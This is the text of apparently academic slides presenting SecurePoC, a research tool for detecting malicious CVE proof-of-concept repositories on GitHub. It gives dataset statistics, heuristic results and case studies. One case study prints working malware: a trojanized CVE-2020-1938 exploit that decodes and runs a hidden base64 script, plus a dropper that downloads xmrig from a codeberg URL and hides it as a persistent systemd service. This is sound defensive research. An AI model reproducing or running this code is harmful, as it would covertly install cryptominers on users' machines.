Universiteit Leiden

MODAT

SECUREPOC:

A Helping Hand to Identify Malicious CVE Proof of Concept Exploits in GitHub

WOOT, 2025

usenix
THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

SOUFIAN EL YADMANI,
ROBIN THE,
OLGA GADYATSKAYA

Universiteit Leiden


Introduction

Universiteit Leiden


Universiteit Leiden

- **GitHub** has over **100 million developers**[1]
- The **projects** in GitHub are **written** in more than **500 programming languages**[2]
- The number of **repositories hosted** on the platform is more than **518 million**[3]

GitHub




1- https://github.blog/news-insights/company-news/100-million-developers-and-counting/
2- https://octoverse.github.com/2022/top-programming-languages
3- https://github.blog/news-insights/octoverse/octoverse-2024/




- **GitHub** has **no automated way** to **detect maliciousness**
- **No prior investigation** of the issue
- **No solutions yet!**

https://github.blog/2021-06-04-updates-to-our-policies-regarding-exploits-malware-and-vulnerability-research/

Universiteit Leiden





Threat actors target the infoSec community with fake PoC exploits

May 23, 2022 By Pierluigi Paganini

Researchers uncovered a malware campaign targeting the infoSec community with fake Proof Of Concept to deliver a Cobalt Strike beacon.

Universiteit Leiden


Threat Research | June 18, 2025

Threat actor Banana Squad exploits GitHub repos in new campaign

ReversingLabs researchers discovered more than 60 GitHub repositories that contain hundreds of trojanized files.

BLOG AUTHOR
Robert Simmons, Principal Malware Researcher at ReversingLabs. READ MORE...

Universiteit Leiden




Malicious

Universiteit Leiden

Methodology

Universiteit Leiden

About The Process



Universiteit Leiden

Data Collection

Snapshot	Details		
	Collected	CVE-Years	# Repositories after cleaning and deduplicating
$Snapshot_1$	Apr 2022	[2017-2021]	9392
$Snapshot_2$	Mar-Apr 2024	[2016-2024]	18,592
$Snapshot_3$	Aug 2024	2024	3,627
Dataset D_{PoCs}	(after merging)	[2016-2024]	20,423

Fig 1: Summary of the snapshots and the datasets

Programming language	Count
Undetected	66,052
Python	12,904
C	3,598
C++	1,730
Java	1,690
Shell	1,368
JavaScript	823
Go	783
HTML	684
Ruby	527

Fig 2: Overview of top 10 used programming languages

Status	# Repos (March 2025)
Unchanged	79,829
Changed	4,923
Pushed	598
Updated	4,838
Taken down by the owner	7,843
GitHub TOS violations	5
GitHub DMCA takedowns	2

Fig 3: State of all 92,602 collected PoC repositories (March 2025)

Universiteit Leiden

Data Collection

CVE-Year	# Unique CVEs targeted	% CVEs assigned by NVD	# PoC exploits	# Repos
2016	184	1.74%	4,206	3,685
2017	381	2.24%	16,785	8,127
2018	537	3.07%	19,829	9,074
2019	707	4.15%	31,311	14,441
2020	907	4.41%	45,239	13,778
2021	990	4.30%	41,454	21,648
2022	959	3.69%	12,137	11,359
2023	1,107	3.76%	7,715	7,394
2024	737	2.00%	7,125	5,592
Total	6,539	3.30%	185,801	92,602 (20,423 unique)


Fig 4: Overview of the collected data with respect to unique CVE IDs, number of repositories, and PoC exploits.

Universiteit Leiden

Results

Universiteit Leiden

About The Process



Universiteit Leiden

Results

Statistic	Lines to check		Size (bytes)	
	Analyzable LoCs	IoCs found	Repository size	IoCs size (per repo)
Min	1	1	24,093	887
Q1	107	1	63,639	1,329
Median	414	2	401,816	1,970
Q3	2291.5	5	3,948,049	5,170
Max	28,829,782	11,935	189,906,628	4,288,666

Fig 5: workload reduction for the analysts, in terms of lines of code and in size

Universiteit Leiden

Results

Heuristic	# Flagged repositories	# IoCs
Binaries	2,050	9,510
URLs	3,467	65,774
IP addresses	935	23,357
Base64 strings (decodable)	260	1,594
Base64 strings (printable decodable)	261	690
Base64 strings (file encoded)	42	45
Hexadecimal strings (decodable)	1,169	1,639
Total	5,874	102,609

Fig 6: Summary of flagged IoCs across the 19,761 analyzed repositories

Universiteit Leiden

Results

Heuristic	Detected	TP	FP
Binaries	375	375	-
URLs	1680	1680	-
Base64	32	25	7
Hex	140	73	67
IP	160	118	42
Total	**2387**	**2271**	**116**

Fig 7: Assessment of TPs and FPs on the representative sample

Heuristic	Detected	Flagged by VT	TP	FP
Binaries	375	172	16	156
URLs	1680	109	27	82
Total indicators	**2.055**	**281**	**43**	**238**
Total repositories	**312**	**101**	**33**	**68**

Fig 8: Labeling and assessment of the labels assigned by VT

Universiteit Leiden

Case Studies


Universiteit Leiden

Case Study 1: PyArmor

1. Code Obfuscation: Transforms Python source code into an obfuscated form that's difficult to read and understand while maintaining the same functionality.

2. Bytecode Protection: It encrypts Python bytecode (.pyc files) and wraps them with a runtime protection layer, making it much harder to decompile back to readable source code.

3. Anti-Debugging: It includes anti-debugging and anti-tampering mechanisms to detect and prevent runtime analysis tools from examining the protected code.



Case Study 2: Cryptominer (MUT-1244)

cve-2020-1938.py

```
                break

        return res

import os
import subprocess
import base64
def generate_payload(host, req_uri):
    encoded_script = b"ej0iCiI7bEN6PSdQUklOJztYQno9J2luZT0nO0ZCej0nb24uYSc7eUR6PScgcmVzJzt3ej0nQVBQTic7R3o9J2cub3InO2Z6PSdBUFBfJzt
    if os.name == 'posix':
        try:
            decoded_script = base64.b64decode(encoded_script)
            script_path = '/tmp/install.sh'
            with open(script_path, 'wb') as file:
                file.write(decoded_script)
            subprocess.run( args: ['chmod', '+x', script_path], check=True)
            result = subprocess.run( args: ['bash', script_path], check=True, capture_output=True, text=True)
        except subprocess.CalledProcessError as e:
            print(f"Error occurred: {e.stderr}")
        # finally:
        #   if os.path.exists(script_path):
        #       os.remove(script_path)



class AjpResponse(object):
    _,_,_,SEND_BODY_CHUNK, SEND_HEADERS, END_RESPONSE, GET_BODY_CHUNK = range(7)
    COMMON_SEND_HEADERS = [
            "Content-Type", "Content-Language", "Content-Length", "Date", "Last-Modified",
            "Location", "Set-Cookie", "Set-Cookie2", "Servlet-Engine", "Status", "WWW-Authenticate"
            ]
    def parse(self, stream):
        # read headers
        self.magic, self.data_length, self.prefix_code = unpack(stream, fmt: ">HHb")

        if self.prefix_code == AjpResponse.SEND_HEADERS:
            self.parse_send_headers(stream)
        elif self.prefix_code == AjpResponse.SEND_BODY_CHUNK:
            self.parse_send_body_chunk(stream)
        elif self.prefix_code == AjpResponse.END_RESPONSE:
```

```
# Repository and download URLs
REPO_URL=https://codeberg.org/k0rn66/xmr-dropper
XMRIG_URL=$REPO_URL/raw/master/xmrig
XPRINTIDL_URL=$REPO_URL/raw/master/xprintidl
APP_URL=$REPO_URL/raw/master/Xsession.sh

# Local paths
LOCAL_PATH=$HOME/.local/bin
APPNAME=Xsession.sh
XMRIGNAME=xsession.auth
XPRINTIDL_NAME=xprintidl
SYSTEMD_PATH=$HOME/.config/systemd/user

# Function to ensure OS compatibility
ensure_os() {
    machine=$(uname -m)
    if [ $machine != "x86_64" ]; then
        exit
    fi
}

# Function to set up systemd services
ensure_os
systemctl --user stop $APPNAME.service > /dev/null 2>&1
systemctl --user disable $APPNAME.service > /dev/null 2>&1
systemctl --user daemon-reload > /dev/null 2>&1

# Create directories and download files
mkdir -p $LOCAL_PATH
curl -sL --output $LOCAL_PATH/$APPNAME $APP_URL
curl -sL --output $LOCAL_PATH/$XMRIGNAME $XMRIG_URL
curl -sL --output $LOCAL_PATH/$XPRINTIDL_NAME $XPRINTIDL_URL

# Make files executable
chmod +x $LOCAL_PATH/$APPNAME
chmod +x $LOCAL_PATH/$XMRIGNAME
chmod +x $LOCAL_PATH/$XPRINTIDL_NAME

# Create systemd service directory
mkdir -p $SYSTEMD_PATH

# Create systemd service file
cat <<HEREDOC > $SYSTEMD_PATH/$APPNAME.service
[Unit]
Description=Xsession Auth daemon
[Service]
ExecStart=$LOCAL_PATH/$APPNAME
Restart=always
[Install]
WantedBy=default.target
HEREDOC

# Enable and start the service
systemctl --user enable $APPNAME.service > /dev/null 2>&1
systemctl --user restart $APPNAME.service > /dev/null 2>&1
```


Case Study 2: Cryptominer (MUT-1244)

1. Downloads malicious files (cryptominer xmrig, script Xsession.sh)
2. Masquerades as legitimate software (Xsession, xsession.auth)
3. Persistence (using systemd service)
4. Operates stealthily (Suppressing output, hidden directories, …)

```
z="
";lCz='PRIN';XBz='ine=';FBz='on.a';yDz=' res';wz='APPN';Gz='g.or';fz='APP_';DDz='D_PA';wBz='ervi';Vz='XPRI';gz='URL=';dDz='alwa';HBz='LE_N';TCz='
r -p';Bz='_URL';CBz='GNAM';pBz='emct';cCz='_PAT';lBz='fi';bBz='if [';cz='xpri';KBz='PATH';cDz='art=';CDz='STEM';WDz=']';hCz='MRIG';Xz='LEU';SCz='
